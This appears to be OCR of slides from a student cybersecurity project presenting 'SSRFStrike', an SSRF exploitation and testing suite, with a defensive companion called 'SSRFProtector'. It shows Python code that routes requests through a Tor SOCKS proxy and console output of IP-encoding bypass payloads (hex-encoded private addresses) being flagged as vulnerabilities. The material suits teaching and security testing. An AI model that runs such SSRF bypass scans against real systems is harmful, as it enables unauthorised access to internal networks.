
SSRFSTRIKE PERSPECTIVES




```
# Request session with common headers
self.session = requests.Session()
self.session.headers.update({
    'User-Agent': 'Mozilla/5.0 (SSRF-Test-Scanner)',
    'Accept': '*/*',
    'Connection': 'close'
})

self.session.proxies = {
    "http":  "socks5h://127.0.0.1:9150",
    "https": "socks5h://127.0.0.1:9150"
}
```

```
C:\Master IL\S3\Cybersécurité\projet>python ssrfstrike.py --mode cli https://ifconfig.me --suite all
[2025-11-24 19:03:24] [INFO] □ Starting COMPREHENSIVE SSRF testing...
[2025-11-24 19:03:24] [INFO] Testing IP encoding bypass attacks...
[2025-11-24 19:03:24] [INFO] Running IP Encoding Attacks - 54 test cases...
C:\Users\DELL\AppData\Roaming\Python\Python312\site-packages\urllib3\connectionpool.py:1061: InsecureRequestWarning: Unverified HTTPS request is being made to host 'ifconfig.me'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
C:\Users\DELL\AppData\Roaming\Python\Python312\site-packages\urllib3\connectionpool.py:1061: InsecureRequestWarning: Unverified HTTPS request is being made to host 'ifconfig.me'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
C:\Users\DELL\AppData\Roaming\Python\Python312\site-packages\urllib3\connectionpool.py:1061: InsecureRequestWarning: Unverified HTTPS request is being made to host 'ifconfig.me'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
C:\Users\DELL\AppData\Roaming\Python\Python312\site-packages\urllib3\connectionpool.py:1061: InsecureRequestWarning: Unverified HTTPS request is being made to host 'ifconfig.me'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
C:\Users\DELL\AppData\Roaming\Python\Python312\site-packages\urllib3\connectionpool.py:1061: InsecureRequestWarning: Unverified HTTPS request is being made to host 'ifconfig.me'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
[2025-11-24 19:03:26] [SUCCESS] Saved vulnerability page: vuln_RFC1918_Class_A_hexadecimal_10.0.0.1_to_0x0a000001_20251124_190326.html
[2025-11-24 19:03:26] [CRITICAL] □ VULNERABILITY FOUND: RFC1918_Class_A_hexadecimal_10.0.0.1_to_0x0a000001
[2025-11-24 19:03:26] [CRITICAL]     URL: http://0x0a000001/
[2025-11-24 19:03:26] [CRITICAL]     Evidence: Found indicators: api, google, html
[2025-11-24 19:03:26] [CRITICAL]     Saved to: downloads\vuln_RFC1918_Class_A_hexadecimal_10.0.0.1_to_0x0a000001_20251124_190326.html
[2025-11-24 19:03:26] [SUCCESS] Saved vulnerability page: vuln_RFC1918_Class_A_dotted_hex_10.0.0.1_to_0x0a.0x00.0x00.0x01_20251124_190326.html
[2025-11-24 19:03:26] [CRITICAL] □ VULNERABILITY FOUND: RFC1918_Class_A_dotted_hex_10.0.0.1_to_0x0a.0x00.0x00.0x01
```

SSRFSTRIKE PERSPECTIVES




SSRFStrike
Advanced SSRF Expoitation & Security Validation Suite


SSRFProtector

Thank You